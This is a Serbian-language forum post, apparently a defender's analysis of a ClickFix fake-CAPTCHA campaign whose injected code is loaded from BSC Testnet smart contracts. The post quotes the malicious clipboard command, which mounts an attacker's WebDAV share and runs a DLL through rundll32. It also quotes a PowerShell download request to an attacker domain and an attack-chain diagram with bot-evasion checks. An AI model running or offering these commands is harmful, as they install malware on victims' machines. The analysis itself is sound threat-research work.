


07-07-2026, 02:26 AM

Ovaj sajt prikazuje clickfix prevaru, prvo zaista pokaže stranicu sajta pa je onda zamagli i prikaže lažnu captcha stranicu :
pa kada se klikne :

u klipbord stavlja :
koju AI opisuje kao :
Ovaj clickfix mi je uzeo dosta vremena za analizu, izuzetno je sofisticiran i upao sam u zečiju rupu...
U kôdu index stranice postoji ubrizgan kôd koji je dobijen sa BSC Testnet blokčejna...

Adresa ovog pametnog ugovora https://testnet.bscscan.com/address/0xA1...0baf727d2e
ovaj kôd DeepSeek AI objašnjava ovako :

ALI ovaj domen spartanac.let je suspendovan preko mesec dana što znači da ovo nije kôd koji pokazuje trenutni clickfix nego neki prethodni a samo je ostala logika koja ga još uvek ubrizgava u index stranicu ovog sajta.
Download link koji je u ovom kôdu koji nije pravi ClickFix ove stranice je :
primetićete src=fotomedia.hr a to nije ovaj sajt nego drugi sajt koji sam skoro analizirao. To ga povezuje sa tom drugom clickfix kompromitacijom koja ide preko Polygon blokčejna a koristila je isti ovaj domen spartanec.lat : fotomedia.hr - clickfix
Ovo gore je sve besmisleno jer sajt-žrtva uopšte ne izvršava ovaj kôd a i očigledno je pametan ugovor koji se koristio za ovo napušten i nije skoro ažuriran. Ovo je verovatno neka starija i odvojena ClickFix kompromitacija ili je od istih ovih aktera koji su se prebacili na novo.
A to novo je ludo... posle ovoga gore koje se više ne koristi šalje drugi upit na BSC Testnet blokčejn :

adresa ovog pametnog ugovora je https://testnet.bscscan.com/address/0x46...91d23383Ff i ovaj je i te kako aktivan.
Odavde učitava kôd za ovu clickfix stranicu koju gledamo na sajtu. Kôd je izuzetno zamagljen i dobija se Base64 enkodiran koji u sebi ima još Base64 enkodovanog sadržaja.


Ostaviću DeepSeeku da objasni šta se dešava :
Complete Attack Chain Visualization
E sad neke bitne stvari...
Vratimo se na "SMART CONTRACT QUERY" u gornjem opisu lanca napada
"UserID" koji ClickFix skripta šalje na upit pametnom ugovoru je IP adresa posetioca sajta, a odgovor koji dobija je "No" ili "Yes"
Ako je odgovor "No" onda se posetiocu prikazuje lažna Captcha stranica, ako je "Yes" onda se ne pokazuje. Ovo dodatno uverava posetioca da je sve prošlo ok sa "verifikacijom" i da sada može da vidi sajt, veoma lukavo.
Tvorac ovog ClickFixa odnosno automatika koja ga tehnički podržava popunjava ovaj pametan ugovor sa novim IP adresama uređaja koji su uspešno preuzeli payload sa datog URLa da im ne bi i dalje iskakao clickfix na sajtu.
Zapravo lažna ClickFix stranica nestane čim se skine payload jer u pozadini konstantno šalje upit na blokčejn da li je IP adresa Yes ili No. Ovo tera posetioca da misli da je uspešno odradio "verifikaciju" dok je u stvari pokrenuo malver na svom računaru.
Adresa ovog pametnog ugovora i njegove transakcije: https://testnet.bscscan.com/address/0xf4...a48d80832a
Ovo takođe znači da možemo da vidimo IP adrese uređaja koji su uspešno preuzeli payload! Ali to ćemo pregledati drugi put, LLM mi pravi skriptu da izvlačim te transakcije iz BSC Testneta i IP adrese iz njih.
Payload koji se dobije sa adrese ako se pristupi preko pretraživača ili nečeg neočekivanog je potpuno legitiman DLL potpisan sa validnim NVIDIA sertifikatom :
https://www.virustotal.com/gui/file/f110...8e820c98c6

Ali kada se fajl preuzme preko PowerShella kako i očekuje dobije se potpuno drugi fajl :
https://www.virustotal.com/gui/file/99db...?nocache=1
Complete IOC List
domeni koje sam otkrio koji su se menjali na svakih sat vremena dok sam analizirao ovaj ClickFix :
pa kada se klikne :
u klipbord stavlja :
Code:
conhost.exe --headless --inheritcursor --width 80 --height 30 -- cmd /v:on /c "set a=pu&set b=shd&set c=run&set d=dll32&for %x in (!a!!b!) do @%x \\ibkgsks.oxiidbet[.]com@SSL@443\d75bb7f9-6c7c-40fe-88be-4979d11cd854 & !c!!d! gc.key,#1"koju AI opisuje kao :
Quote:1. Hidden console opens
2. Mounts remote WebDAV share from attacker's server
3. Downloads/accesses gc.key (malicious DLL)
4. Executes it using rundll32
5. Payload runs (RAT, info stealer, etc.)
Ovaj clickfix mi je uzeo dosta vremena za analizu, izuzetno je sofisticiran i upao sam u zečiju rupu...
U kôdu index stranice postoji ubrizgan kôd koji je dobijen sa BSC Testnet blokčejna...
Adresa ovog pametnog ugovora https://testnet.bscscan.com/address/0xA1...0baf727d2e
ovaj kôd DeepSeek AI objašnjava ovako :
ALI ovaj domen spartanac.let je suspendovan preko mesec dana što znači da ovo nije kôd koji pokazuje trenutni clickfix nego neki prethodni a samo je ostala logika koja ga još uvek ubrizgava u index stranicu ovog sajta.
Download link koji je u ovom kôdu koji nije pravi ClickFix ove stranice je :
Code:
$request = [Net.WebRequest]::Create('https://spartanec[.]lat/api/index.php?a=dl&token=8caaf953d89478b8a7191eb32295c117a310b53ac9059d4ad69a1e397ec3b2d4&src=fotomedia.hr&mode=cloudflare');primetićete src=fotomedia.hr a to nije ovaj sajt nego drugi sajt koji sam skoro analizirao. To ga povezuje sa tom drugom clickfix kompromitacijom koja ide preko Polygon blokčejna a koristila je isti ovaj domen spartanec.lat : fotomedia.hr - clickfix
Ovo gore je sve besmisleno jer sajt-žrtva uopšte ne izvršava ovaj kôd a i očigledno je pametan ugovor koji se koristio za ovo napušten i nije skoro ažuriran. Ovo je verovatno neka starija i odvojena ClickFix kompromitacija ili je od istih ovih aktera koji su se prebacili na novo.
A to novo je ludo... posle ovoga gore koje se više ne koristi šalje drugi upit na BSC Testnet blokčejn :
adresa ovog pametnog ugovora je https://testnet.bscscan.com/address/0x46...91d23383Ff i ovaj je i te kako aktivan.
Odavde učitava kôd za ovu clickfix stranicu koju gledamo na sajtu. Kôd je izuzetno zamagljen i dobija se Base64 enkodiran koji u sebi ima još Base64 enkodovanog sadržaja.
Ostaviću DeepSeeku da objasni šta se dešava :
Complete Attack Chain Visualization
Code:
┌─────────────────────────────────────────────────────────────────────┐
│                    1. USER VISITS COMPROMISED PAGE                  │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│              2. BOT DETECTION (bypasses crawlers)                   │
│  - Checks navigator.webdriver                                       │
│  - Checks HeadlessChrome, PhantomJS, Puppeteer                      │
│  - Checks window size                                               │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│              3. SMART CONTRACT QUERY (BSC Testnet)                  │
│  - Contract: 0xf4a32588b50a59a82fbA148d436081A48d80832A             │
│  - Function: 0x24513bb6(userId)                                     │
│  - Returns: "yes" or "no"                                           │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│                   4. USER TRACKING                                  │
│  - Sets cookie "cjs_id"                                             │
│  - Generates UUID v4 for tracking                                   │
│  - Sends to Yandex Metrica                                          │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│              5. FAKE CAPTCHA DISPLAYED                              │
│  - Shows "I'm not a robot"                                          │
│  - "Complete these Verification Steps"                               │
│  - Instructions: Win+R → Ctrl+V → Enter                             │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│              6. MALICIOUS PAYLOAD EXECUTED                          │
│  - User pastes from clipboard                                       │
│  - Runs PowerShell/HTA/MSHTA command                                │
│  - Malware installed                                                │
└─────────────────────────────────────────────────────────────────────┘
                                    ↓
┌─────────────────────────────────────────────────────────────────────┐
│              7. SUCCESS TRACKED                                     │
│  - Yandex Metrica records conversion                                │
│  - "reachGoal" event sent                                           │
│  - Attackers know it worked                                         │
└─────────────────────────────────────────────────────────────────────┘
E sad neke bitne stvari...
- Odgovor pametnog ugovora od kojeg se dobija kôd u kojem se nalazi i domen sa kojeg skida payload se menja na svakih sat vremena! Svakih 60min dobijamo novi zamagljeni kôd i drugačiji domen. Svaki sajt kompromitovan ovim ClickFixom šalje upit na blokčejn da dobije novi kôd sa domenom+poddomenom odakle skida payload. Domeni su uglavnom registrovani pre nekog vremena i nisu sveži, a poddomen je proizvoljno generisan i mislim da je nebitno šta je samo da je 7 karaktera.
- Starom iskorišćenom domenu se gasi DNS posle tih sat vremena njegovog korišćenja i efektivno više ne postoji - teško ako ne i nemoguće je analizirati bilo šta u ovakvoj situaciji.
- Od domena koje sam ispratio ni jedan nema detekcije na VT niti su generalno ni skenirani preko VT ili URLScan jer su kratkog trajanja a nije moguće skenirati kada je poddomen ugašen.
- Navodno zlonamerni kôd ima jednu detekciju na VT-u. Dobije se mamac payload ako se URL ne otvori na adekvatan način.
- Ovo je izuzetno kompleksan i sofisticiran ClickFix napad dizajniran da se teško može otkriti ili analizirati automatskim metodama.
Vratimo se na "SMART CONTRACT QUERY" u gornjem opisu lanca napada
"UserID" koji ClickFix skripta šalje na upit pametnom ugovoru je IP adresa posetioca sajta, a odgovor koji dobija je "No" ili "Yes"
Ako je odgovor "No" onda se posetiocu prikazuje lažna Captcha stranica, ako je "Yes" onda se ne pokazuje. Ovo dodatno uverava posetioca da je sve prošlo ok sa "verifikacijom" i da sada može da vidi sajt, veoma lukavo.
Tvorac ovog ClickFixa odnosno automatika koja ga tehnički podržava popunjava ovaj pametan ugovor sa novim IP adresama uređaja koji su uspešno preuzeli payload sa datog URLa da im ne bi i dalje iskakao clickfix na sajtu.
Zapravo lažna ClickFix stranica nestane čim se skine payload jer u pozadini konstantno šalje upit na blokčejn da li je IP adresa Yes ili No. Ovo tera posetioca da misli da je uspešno odradio "verifikaciju" dok je u stvari pokrenuo malver na svom računaru.
